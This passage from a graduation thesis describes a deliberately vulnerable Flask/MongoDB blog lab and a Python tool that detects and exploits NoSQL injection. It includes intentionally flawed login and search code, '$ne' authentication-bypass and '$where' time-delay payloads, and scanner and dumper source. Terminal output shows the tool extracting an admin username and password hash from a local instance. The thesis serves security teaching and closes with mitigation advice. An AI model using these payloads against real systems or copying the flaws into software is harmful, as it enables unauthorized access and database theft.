    # The input passed the weak blacklist, so the app parses it
    password_query = json.loads(password)
    query['passwordHash'] = password_query

except Exception:

    # Fallback if JSON is invalid
    query['passwordHash'] = hashlib.md5(password.encode()).hexdigest()

else:

    # Standard hash for normal passwords
    query['passwordHash'] = hashlib.md5(password.encode()).hexdigest()

# The query (which can now contain {"$ne": "a"}) is executed
user = users_collection.find_one(query)

if user:

    session['username'] = user['username']
    session['user_id'] = str(user['_id'])
    flash('Login successful!', 'success')
    return redirect(url_for('home'))

else:

    flash('Invalid username or password.', 'danger')
    return redirect(url_for('login'))

return render_template('login.html')

```

Figure 5.7: Code Snippet (/login route)

This flawed logic allows an attacker to bypass authentication using a boolean-based payload. For example, a password of {"\$ne": "a"} is not blocked by the sanitization, is successfully parsed by `json.loads()`, and results in a query that finds a user whose password is not "a", which is always true.

5.3.2 Global Search Architecture Flaw

To improve user experience, the search functionality was designed as a 'Global Search' that queries multiple collections simultaneously (Users and Blogs) using a single input field. Mechanism: When a search query is received, the backend blindly executes the query against the blogs collection AND the users collection to aggregate results. Vulnerability: This architectural choice creates a logical flaw. By injecting a NoSQL payload into the standard search bar (q parameter), an attacker can blindly trigger execution contexts within the sensitive users collection, even though the results from that collection are never displayed. This eliminates the need for a separate 'collection switch' parameter.

```
@app.route('/search')
```

```
if is_json_query:
```

```
    try:
```

```
        # VULNERABLE: The app blindly runs the query against BOTH collections
```

```
        # 1. Run against Blogs (Legitimate)
```

```
        blog_results = list(blogs_collection.find(query_obj))
```

```
        # 2. Run against Users (The Injection triggers here!)
```

```
        # Even though these results are ignored if they crash, the
```

```
        # side-channel delay (sleep) still executes.
```

```
        user_results = list(users_collection.find(query_obj))
```

```
        results = blog_results
```

```
    except Exception as e:
```

```
        flash(f'Database error: {e}', 'danger')
```

```
        results = [] # ... (render template) ...
```

```
    # ... (code to attach usernames and render results) ...
```

Figure 5.8: Code Snippet (/search route)

By sending a payload like `?q={"$where": "sleep(5000)"}`, the application accepts the query and executes it against the sensitive users collection automatically. The MongoDB server executes the JavaScript command, causing the application to hang for the specified duration. This measurable time delay is the critical side-channel that the 'NoSQL Dumper' tool uses to verify the vulnerability.

5.4 Enhanced User Management Features

To simulate a realistic production environment, a comprehensive suite of user management features was implemented, including profile management, password recovery, and administrative oversight.

5.4.1 User Profile Management

Users now have access to a dedicated profile area (`/profile`) where they can manage their account details. Key features include:

- **Edit Details:** Users can update their username and email. The system enforces uniqueness checks to prevent duplicate usernames.
- **Security Settings:** Critical actions, such as changing a password, require the user to verify their identity by entering their current password first. Users can also configure a security question and answer for account recovery.

The screenshot shows the 'VulnBlog' user profile management interface. At the top, there is a navigation bar with the 'VulnBlog' logo, a 'My Blogs' link, a search bar, and links to 'Profile' and a home icon. The main content area is titled 'Edit Profile' and contains several form fields:

- Username:** A text input field containing 'coduronin'.
- Email:** A text input field containing 'coduronin@coduronin.com'.
- Security Question:** A dropdown menu with the selected option 'What is the name of the city where you were born?'.
- Security Answer (Update to change):** A text input field with the placeholder 'Enter new answer to update'.
- New Password:** A text input field with the placeholder 'Leave blank to keep current'.
- Current Password (Required):** A text input field.

Below the form fields is a blue 'Update Profile' button. A horizontal line separates this section from the 'Danger Zone' below. The 'Danger Zone' is titled 'Danger Zone' in red and contains the warning: 'Once you delete your account, there is no going back. Please be certain.' Below this warning is a blue 'Delete Account' button.

Figure 5.9: User Profile Management Interface

5.4.2 Two-Step Password Recovery

A "Forgot Password" flow was implemented to allow account recovery without administrative intervention.

1. Identification: The user provides their username. The system verifies if the user exists and has a security question set.
2. Verification: The user must answer their pre-set security question. The input is hashed and compared against the stored hash in the database.

VulnBlog Search blogs... Login Register

Security Check

Security Question:

What is your mother's maiden name?

Answer

New Password

Reset Password

Figure 5.10: Security Question Verification Step

```
@app.route('/reset_password_verify', methods=['POST'])
def reset_password_verify():
    username = request.form.get('username')
    security_answer = request.form.get('security_answer')
    new_password = request.form.get('new_password')

    user = users_collection.find_one({'username': username})

    # Hash the input answer to compare with stored hash
    input_hash = hashlib.md5(security_answer.lower().strip().encode()).hexdigest()

    if input_hash == user.get('security_answer'):
        # Correct Answer -> Update Password
        new_password_hash = hashlib.md5(new_password.encode()).hexdigest()
```

```

users_collection.update_one(
    {'_id': user['_id']},
    {'$set': {'passwordHash': new_password_hash, 'updated_at':
datetime.utcnow()}}
)

return redirect(url_for('login'))

```

Figure 5.11: Code Snippet (Password Reset Verification)

5.4.3 Administration Panel

A restricted administration dashboard was built to manage the application's content and user base. Access is controlled via a boolean `is_admin` field in the user document.

- **Access Control:** Routes are protected by a decorator that checks `session.get('is_admin')`.
- **Capabilities:** Admins can view all users and posts. They possess the ability to delete any user (which cascades to delete that user's posts) or delete individual blog posts.

```
@app.route('/admin')
```

```
def admin_dashboard():
```

```
    """Admin Dashboard - Manage users and posts."""
```

```
    if 'username' not in session or not session.get('is_admin'):
```

```
        flash('Access denied. Admins only.', 'danger')
```

```
        return redirect(url_for('home'))
```

```
    users = list(users_collection.find())
```

```
    posts = list(blogs_collection.find().sort('publication_date', -1))
```

```
    return render_template('admin_dashboard.html', users=users, posts=posts)
```

```
@app.route('/admin/delete_all_users', methods=['POST'])
```

```
def admin_delete_all_users():
```

```

"""Admin - Delete ALL non-admin users (Lab Reset)."""

if 'username' not in session or not session.get('is_admin'):
    return redirect(url_for('home'))

# Delete all users EXCEPT the current admin to prevent lockout
current_admin_id = ObjectId(session['user_id'])
result = users_collection.delete_many({'_id': {'$ne': current_admin_id}})

flash(f'Deleted {result.deleted_count} users and their posts.', 'success')
return redirect(url_for('admin_dashboard'))

```

Figure 5.12: Code Snippet (Admin Panel)




Figure 5.13: Administrator Dashboard

5.5 Content Management and Moderation

To simulate a production environment, standard security defenses were implemented:

- **Input Validation:** The registration system enforces strict email formatting using Regular Expressions (re module).
- **Atomic Actions:** Critical operations, like account deletion, require password re-verification to prevent accidental or malicious data loss.

5.5.1 Lifecycle Tracking (Timestamps)

To ensure data integrity and auditability, timestamping was implemented across all major entities. The `datetime.utcnow()` function is used to ensure consistency.

- Users: Tracked via `created_at` (registration) and `updated_at` (profile changes).
- Posts: Tracked via `publication_date`, which allows for chronological sorting of content on the home page.

5.5.2 Automated Content Filtering (Bad Words Policy)

A content moderation system was implemented to filter offensive language. The system reads a list of forbidden words from a `blacklist.txt` file. Whenever a post is created or updated, the title, content, and category are validated against this list. If a violation is detected, the database operation is blocked, and a warning is issued to the user.

```
def get_blacklist():
    try:
        with open('blacklist.txt', 'r') as f:
            return [line.strip().lower() for line in f if line.strip()]
    except FileNotFoundError:
        return []
def contains_forbidden_words(text):
    blacklist = get_blacklist()
    text_lower = text.lower()
    for word in blacklist:
        if word in text_lower:
            return True
    return False
```

Figure 5.14: Code Snippet (Content Filtering Logic)

6 "NOSQL DUMPER" TOOL DEVELOPMENT: ADVANCED VULNERABILITY SCANNER

With the "VulnBlog" lab environment established, the project focus shifted to the rigorous development of the "NoSQL Dumper" tool. This chapter details the comprehensive refactoring and enhancement of the tool to support advanced exploitation techniques. The development moved beyond simple payload sending to include intelligent header management, diverse attack vectors, and a scientific, time-based detection algorithm for blind injection.

6.1 Project Foundation and Modular Structure

The project maintains its modular structure to ensure scalability. The core logic is separated from the attack data and the network communication layer.

- Directory Structure:
 - core: Contains the primary scanning logic, including the new time-based analysis engine.
 - payloads: Stores a categorized library of NoSQL injection payloads.
 - utils: Holds utility classes, primarily the upgraded HTTP client.
- Dependencies: The project relies on requests for HTTP communication and colorama for user-friendly terminal output.

6.2 Core Component Implementation

The tool's components were significantly upgraded to handle the complexities of modern web application security, including custom authentication headers and blind injection scenarios.

6.2.1 scanner.py: Multi-Pattern Detection

The scanner acts as an intelligent probe using the `check_time_based_injection_multi` method. Instead of using a single hardcoded payload, it iteratively tests three distinct JavaScript delay mechanisms:

1. Sleep: Standard `sleep()` function.
2. Busy-Wait: A `while()` loop using system time to force a CPU delay.
3. Computation: Heavy math operations (`Math.sqrt`) to induce lag. This ensures detection even if specific keywords like "sleep" are blocked.

```

def check_time_based_injection_multi(self, parameter,
valid_value="benign_test_value"):

    """Test multiple time-based injection patterns to find which one works."""

    # ... (baseline measurement) ...

    # Define multiple patterns to test

    patterns = [

        ('$where + sleep()', {'$where': 'sleep(1000)'}),

        ('$where + busy-wait', {'$where': 'var t = new Date().getTime(); while((new
Date().getTime()) - t < 2000) {}'}),

        ('$where + computation', {'$where': 'var x = 0; for(var i = 0; i < 50000000; i++)
{ x += Math.sqrt(i); }'}),

    ]

    for pattern_name, payload in patterns:

        # ... (send request) ...

        if elapsed >= threshold:

            print(f"[+] Time-based NoSQL Injection detected with payload: {payload}")

            return (pattern_name, payload)

    return None

```

Figure 6.1: Code Snippet (check_time_based_injection)

```

PS C:\nosqli> python3 .\nosql_injector.py -u http://localhost:5001/login -X POST -d "username=coduronin&password=c" -p password -v -C "Content-Type: application/x-www-form-urlencoded"
Establishing a baseline response...
Baseline established. Status: 401, Length: 3000, Time: 2.05s
Testing parameter: password
[VERBOSE] Payload: {"$gte": 1} | Status: Error (No Response Object) | Time: 2.02s | Length: 0
[VERBOSE] Payload: {"$lte": 1} | Status: Error (No Response Object) | Time: 2.04s | Length: 0
[VERBOSE] Payload: {"$gte": -1} | Status: Error (No Response Object) | Time: 2.04s | Length: 0
[VERBOSE] Payload: {"$lte": -1} | Status: Error (No Response Object) | Time: 2.03s | Length: 0
[VERBOSE] Payload: {"$not": {"$eq": "invalid"}} | Status: 200 OK | Time: 2.05s | Length: 17893
[+] Vulnerable (Status Code Change) with payload: {"$not": {"$eq": "invalid"}}
Status: 200 (Baseline: 401)

```

Figure 6.2: Output of the Automated Vulnerability Scanner

6.2.2 Advanced Time-Based Logic

The scanner logic underwent the most significant update. It now supports two distinct detection modes: standard error/boolean-based detection and a new, scientific time-based detection algorithm.

Advanced Time-Based Detection Logic:

Detecting blind injection requires measuring time delays, which is prone to false positives caused by network latency or server load. To solve this, the scanner implements a "Baseline + Threshold" statistical algorithm:

1. Calibration Phase: Before sending any attacks, the scanner sends three benign requests to the target. It measures the response time for each and calculates an average. This establishes a "Baseline" representing the normal server speed.
2. Intelligent Filtering: The scanner filters the payload list to use only those capable of causing delays, such as payloads containing the JavaScript sleep() function.
3. Verification Phase: When an attack payload is sent, the scanner measures the elapsed time. A vulnerability is flagged only if the elapsed time exceeds the Baseline plus a safety buffer of 2 seconds. This rigorous formula ($\text{Actual Time} > \text{Baseline} + 2\text{s}$) eliminates false positives from minor network fluctuations.

```
def check_time_based_injection(self, parameter, valid_value="benign_test_value"):
    print("[Time-Based] Establishing baseline response time...")
    baseline_times = []

    # 1. Establish Baseline: Take 3 measurements to average out network jitter
    for i in range(3):
        start = time.time()
        self.http_client.send_request({parameter: valid_value})
        baseline_times.append(time.time() - start)

    avg_baseline = sum(baseline_times) / len(baseline_times)
    print(f"[Time-Based] Average baseline: {avg_baseline:.2f}s")
```

```

# 2. Test Sleep Payloads
for payload in self.payloads:
    # Only test payloads intended to cause delays
    if "sleep" in str(payload).lower():
        start = time.time()
        self.http_client.send_request({parameter: payload})
        elapsed = time.time() - start

# 3. Verification Threshold: Baseline + 2 seconds safety buffer
if elapsed > (avg_baseline + 2.0):
    print(f"[+] Time-based NoSQL Injection detected with payload: {payload}")
    return True

```

Figure 6.3: Code Snippet (core/scanner.py)

6.2.3 dumper.py: Dynamic Exploitation Engine

The NoSQLDumper class is the extraction powerhouse. It features a `build_delay_code` engine that dynamically constructs JavaScript payloads based on the specific pattern identified by the scanner. It also performs pre-flight checks (`verify_access`) to determine if the tool has access to the local document context before attempting extraction.

```

class NoSQLDumper:
    def __init__(self, target_url, extra_data, method='POST', pattern_type='busy-wait'):
        self.http_client = HttpClient(target_url, method)
        self.pattern_type = pattern_type # 'sleep', 'busy-wait', etc.

    def verify_access(self, parameter):
        """Check if we can execute JavaScript in the local context."""
        print(f"[*] Verifying injection context on parameter: {parameter}...")

```

```

# Payload to test generic JavaScript execution

test_payload = {
    "$where": "if (this) { var t = new Date().getTime(); while((new Date().getTime())
- t < 2000) {} }"
}

data = self.extra_data.copy()
data[parameter] = json.dumps(test_payload)

# Measure response time

start = time.time()

self.http_client.send_request(data, timeout=5)

duration = time.time() - start

# If duration > 2s, we have code execution

return duration > 2.0

```

Figure 6.4: Code Snippet (core/dumper.py)

6.2.4 nosql_injector.py: The Main Entry Point

The command-line interface was refined to provide the user with granular control over the scanning process.

Key Features Added:

- Custom Headers (-C): The tool now accepts a -C flag that can be used multiple times. This allows the user to build a complex request signature, including session cookies and user agents, mirroring legitimate traffic.
- Time-Based Switch (--time-based): A dedicated flag was added to explicitly switch the scanner into time-detection mode. This separates the fast, noisy scans from the slow, stealthy time-based analysis, giving the user operational flexibility.

```

# Argument parser setup

```

```

parser.add_argument('-C', '--custom-header', action='append',
                    help='Custom header(s), e.g. -C "Cookie: session=abc"')
parser.add_argument('--time-based', action='store_true',
                    help='Enable time-based NoSQL injection testing.')

# ... header parsing logic ..

# Mode Selection

if args.time_based:
    injector.check_time_based_injection(args.param, valid_value)
else:
    injector.check_injection(args.param, valid_value)

```

Figure 6.5: Code Snippet (nosql_injector.py)

```

PS C:\nosqli> python3 .\nosql_injector.py --help
usage: nosql_injector.py [-h] -u URL [-X METHOD] -p PARAM [-d DATA] [-v] [-C CUSTOM_HEADER] [--time-based]

NoSQL Injection Tool

options:
  -h, --help            show this help message and exit
  -u, --url URL          Target URL
  -X, --method METHOD    HTTP method (GET or POST)
  -p, --param PARAM      Parameter to test for injection
  -d, --data DATA       Data string (e.g. 'username=codur&password=test')
  -v, --verbose          Verbose mode: show every payload tried
  -C, --custom-header CUSTOM_HEADER
                        Additional custom header(s), e.g. -C "Cookie: sessionid=abc". Can be used multiple times.
  --time-based          Enable time-based NoSQL injection testing.
PS C:\nosqli>

```

Figure 6.6: Command Line Interface of the NoSQL Dumper Tool

7 DATA EXFILTRATION VIA TIME-BASED INJECTION

Following the successful development of the vulnerability scanner in Chapter 6, the project focus has shifted to the development of the core exploitation engine. This chapter details the implementation of the "NoSQLDumper" module. This module exploits the time-based vulnerability identified in the VulnBlog search function to exfiltrate data from the database, character by character, by measuring server response times.

7.1 The Logic of Blind NoSQL Exfiltration

Unlike in-band injection, where data is returned directly in the server response, blind injection requires interrogating the database with a series of "True/False" questions. In the context of the VulnBlog lab, the "True" condition is indicated by a deliberate time delay (sleep), while a "False" condition returns immediately.

The extraction process in Figure 7.1 follows this algorithmic logic:

1. Target Selection: The user specifies a database field to extract (e.g., password).
2. Character Iteration: The tool iterates through a defined character set (alphanumeric and symbols).
3. Payload Construction with Exclusion: For each character, a malicious JavaScript payload is constructed using the \$where operator. Crucially, to support multi-user extraction, the tool dynamically generates an Exclusion List of previously dumped values. The logic asks: *'Is this field NOT one of the users already found (e.g., != 'Alice') AND does it start with the characters guessed so far?'* This forces the database cursor to skip known records and evaluate new targets.
4. Time Measurement: The tool sends the request and precisely measures the time taken for the server to respond.
5. Inference:
 - Response time > Threshold (e.g., 2s): The guess is correct. The character is appended to the extracted string, and the tool moves to the next character position.
 - Response time < Threshold: The guess is incorrect. The tool attempts the next character in the set.




Figure 7.1: Logic Flowchart of the Data Exfiltration Process

7.2 Dynamic Payload Generation

To ensure robustness across different database configurations, static payload files were deprecated. The tool now uses a dynamic generation model. The `build_delay_code` method accepts a logical condition (e.g., "password starts with 'A'") and wraps it in the correct delay mechanism (Sleep, Busy-Wait, or Computation) at runtime in Figure 7.2.

```
def build_delay_code(self, condition, delay_ms=5000):  
    if self.pattern_type == 'sleep':  
        return f"if ({condition}) {{ sleep({delay_ms}); }}"  
    elif self.pattern_type == 'busy-wait':  
        return f"if ({condition}) {{ var t = new Date().getTime(); while((new  
Date().getTime()) - t < {delay_ms}) {{{} }} }
```

Figure 7.2: Code Snippet (core/dumper.py)

7.3 The NoSQLDumper Engine: core/dumper.py

The core logic for the attack is encapsulated in the `NoSQLDumper` class. This engine manages the extraction loop, handling the network communication and timing analysis. It utilizes the `HttpClient` class developed in Chapter 6 to maintain modularity.

```
def dump_users(self, parameter):  
    if not self.verify_access(parameter):  
        return  
  
    print(f"\n{Fore.CYAN}[+] Starting Database Dump via Time-Based Blind  
Injection...{Style.RESET_ALL}")  
  
    # Track extracted usernames to avoid duplicates  
    extracted_usernames = set()  
  
    # ... (File loading logic) ...
```

```

if self.target_mode == 'users_direct':
    for user_idx in range(max_users):
        # Extract username with smart duplicate detection
        username = self.extract_field_via_param(parameter, user_idx, 'username',
max_len=30, last_extracted=last_username)

        # Check for duplicates (Smart Enumeration)
        if username == last_username:
            print(f"[!] Detected same username '{username}' as previous extraction.")
            break

        # Extract hash
        password_hash = self.extract_field_via_param(parameter, user_idx,
'passwordHash', username_filter=username)

```

Figure 7.3: Code Snippet (core/dumper.py)

7.4 Module Integration: nosql_injector.py

The main command-line interface was integrated with the new extraction engine. Instead of requiring a complex set of new flags, the tool was designed with an interactive workflow. When the scanner detects a time-based vulnerability, it pauses and prompts the user for confirmation before initializing the NoSQLDumper module to begin data exfiltration.

```

# ... inside nosql_injector.py ...

if args.time_based:
    # Use multi-pattern detection
    result = injector.check_time_based_injection_multi(args.param, valid_value)

if result:
    pattern_name, vulnerable_payload = result

    # Interactive Prompt

```

```
choice = input(f"[?] Found {pattern_name}. Do you want to dump the database?  
[y/N] ").lower()

if choice == 'y':

    # Initialize Dumper with the specific pattern found by Scanner

    dumper = NoSQLDumper(args.url, extra_data, args.method, custom_headers,  
pattern_type, args.verbose)

    dumper.dump_users(args.param)
```

```
PS C:\nosqli> python3 .\nosqli_injector.py -u http://localhost:5001/search -X GET -d "q=x" -p q -C "Cookie: session=eyJ3c19hZG1pbiI6ZmFsc2U0InVzZk9faWQ1Q0I2OGZmZWVjYTE0NDkwNTQ1NjB1MzNhMDQ1LCJ1c2VybmFtZSI6ImVhZHYybzVpbiJ9.aTirtQ.1u15t9A8KunbhnAN6zyj60cHZI" --time-based -v
[Time-Based] Baseline: 2.07s
[Time-Based] Testing q with time-based payloads...
[Time-Based] Found 29 time-based payloads

[VERBOSE] Payload: {'$where': 'if(this.name){sleep(3000)}'} | Status: 200 | Time: 2.14s
[VERBOSE] Payload: {'$where': '(function(){sleep(3000)})()'} | Error: Error: HTTPConnectionPool(host='localhost', port=5001): Read timed out. (read timeout=4.068662405014038) | Time: 6.14s

[+] Time-based NoSQL Injection DETECTED!
[+] Payload: {'$where': '(function(){sleep(3000)})()'}
[+] URL-encoded: q=%2578%2522%2524where%2522%253A%2B%2522%2528function%2528%2529%2578sleep%25283000%2529%257D%2529%2528%2529%2522%257D
[+] Response: 6.14s (Baseline: 2.07s)
```

```
[*] Found $where + sleep(). Dump database? [y/N] y
[*] Dumper initialized with delay pattern: sleep
[*] Measuring baseline latency...
[*] Baseline established: 2.12s

[?] Verifying injection context...
[*] Checking Execution Test... SUCCESS (12.07s)
[*] Checking Local Context (this)... SUCCESS (12.08s)

[*] Auto-detecting field names...
[*] Detected username field: username
[*] Detected password field: passwordHash

[*] Testing field access (this.username)... SUCCESS (12.06s)
[*] Can access: this.username and this.passwordHash

[*] Starting Database Dump...
[*] Username field: username
[*] Password field: passwordHash
[*] Creating new output file: dumped_users.txt

[*] Enumerating users...

=====
[*] User #1...
=====

[*] Extracting username...

[Payload] q=%257B%2522%2524where%2522%253A%2B%2522if%2B%2528this.username%2B%2526%2526%2Bthis.username.substring%25280%252C%2B1%2529%2B%2530%2B%2527X%2527%2529%2B%257D%2Bsleep%25285000%2529%253B%2B%257D%2522%257D

admin
[*] username: admin

[*] Extracting passwordHash for 'admin'...
21232f297a57a5a743894a0e4a801fc3
[*] passwordHash: 21232f297a57a5a743894a0e4a801fc3
[*] Saved to: dumped_users.txt
```

7.5 Smart Enumeration and Optimization

1. **Exclusion-Based Iteration:** Since NoSQL databases lack a predictable numeric index (like SQL's LIMIT X,1), iterating through records is difficult. The tool solves this by dynamically building an Exclusion List. Every time a username is successfully extracted, it is stored in memory. For the next iteration, the tool modifies the injection payload to add a negation clause (`this.username != 'Alice'`). This forces the database query to skip the records that have already been compromised and match the *next* available document.
2. **Prefix Detection:** If the tool extracts a string that is a prefix of the previous user (e.g., finding "a" when "admin" was already found), it pauses and asks the operator for confirmation. This prevents the tool from redundantly re-extracting the same long string.

```
def dump_users(self, parameter):
    # ...

    for user_idx in range(max_users):
        # Extract username with smart duplicate detection
        username = self.extract_field_via_param(..., last_extracted=last_username)
        # Check if it's the same as last username (duplicate detection)
        # Logic to skip already extracted users

    if exclusion_list:
        # Build a chain of NOT EQUAL conditions
        exclusions = " && ".join([
            f"this.{field_name} != '{u}'"
            for u in exclusion_list
        ])
        # Append to the main condition
        condition = f"({exclusions}) && {condition}"
```

Figure 7.7: Code Snippet (*dump_users*)

7.6 Diagnostic and Verbose Modes

A verbose mode was implemented via the `-v` flag to assist in analysis. When enabled, the tool outputs every payload sent, the exact response time, and the HTTP status code. This

allows the operator to visually verify the time-delay gap and debug false negatives during the attack.

8 CONCLUSION AND FUTURE WORK

8.1 Conclusion

In this graduation thesis, a comprehensive study of NoSQL injection vulnerabilities was conducted, culminating in the development of a controlled laboratory environment and a specialized exploitation tool. The project achieved its primary objectives by successfully developing "VulnBlog," a deliberately vulnerable web application powered by Flask and MongoDB, and "NoSQL Dumper," a modular Python-based security tool designed to detect and exploit these vulnerabilities.

The development process demonstrated that NoSQL databases, while offering flexibility and scalability, are susceptible to injection attacks if user input is not rigorously sanitized. Specifically, this study highlighted the severity of Time-Based Blind Injection. The "NoSQL Dumper" tool proved that even without error messages or visible output, an attacker can systematically exfiltrate an entire database character by character. The implementation of advanced payload techniques, such as "busy-wait" loops and computational heavy operations, confirmed that standard defensive measures like blocking the `sleep()` function are often insufficient to stop a determined attacker.

The heuristic optimizations implemented in the tool, such as smart duplicate detection and prefix analysis, significantly reduced the time required for data exfiltration, showcasing that automated tools can make blind injection attacks practical even over slower network connections.

8.2 Future Work

While the "NoSQL Dumper" tool is functional and effective for its intended educational purpose, there are several areas where it could be expanded in future studies:

1. **Multi-Threading Support:** Currently, the extraction process is linear (single-threaded). Implementing multi-threading would allow the tool to extract multiple characters or fields simultaneously, drastically reducing the time required to dump large databases.
2. **Broader Database Support:** The current implementation is tailored for MongoDB. Future versions could include modules for other popular NoSQL databases such as CouchDB, Redis, or Cassandra, making the tool a more universal utility.
3. **Bypass Techniques:** Research could be conducted into more advanced WAF (Web Application Firewall) bypass techniques, such as using alternative encoding methods (e.g., Hex or Unicode) to evade intrusion detection systems.

4. Reporting Module: Adding a feature to automatically generate PDF or HTML reports of the scan results would enhance the tool's utility for professional penetration testers.

8.3 Mitigation Strategies

To prevent the Time-Based Blind Injection attacks demonstrated in this project, developers should enforce strict input validation. Specifically, the use of `json.loads()` on untrusted input should be avoided. Instead, developers should use ODM (Object Document Mapper) libraries like MongoEngine that automatically sanitize input types. Additionally, disabling the execution of JavaScript in the MongoDB configuration (`security.javascriptEnabled: false`) completely neutralizes the `$where` operator used by this exploitation tool.

REFERENCES

- [1] MongoDB Inc., "MongoDB Manual," 2025. [Online]. Available: <https://www.mongodb.com/docs/manual/> (Last Used Date: 22-12-2025)
- [2] SQLMap Project, "Automatic SQL Injection and Database Takeover Tool," 2024. [Online]. Available: <https://sqlmap.org/> (Last Used Date: 22-12-2025)
- [3] Pallets Projects, "Flask Documentation (v3.0.x)," 2024. [Online]. Available: <https://flask.palletsprojects.com/> (Last Used Date: 22-12-2025)
- [4] OWASP, "Testing for NoSQL Injection," OWASP Web Security Testing Guide, 2024. [Online]. Available: https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05.6-Testing_for_NoSQL_Injection (Last Used Date: 22-12-2025)
- [5] Python Software Foundation, "The Python Standard Library," 2024. [Online]. Available: <https://docs.python.org/3/library/> (Last Used Date: 22-12-2025)

RESUME

Name Surname: Izzat Mammadzada

Date of Birth: 10.06.2005

Place of Birth: Baku, Azerbaijan

High School: Foreign Language-Oriented Republican Gymnasium named after S. Bahlulzada, 2022

Internships:

- DevOps Engineer Intern - Better Life Communication (BLC) - Istanbul - (02/2025 – 04/2025)
- Software Developer Intern - Bluesense AI - Istanbul - (06/2025 – 09/2025)
- Cybersecurity Intern - Bluesense AI - Istanbul - (09/2025 – Current)
- Penetration Tester Intern - Ema Security - Istanbul - (11/2025 – Current)

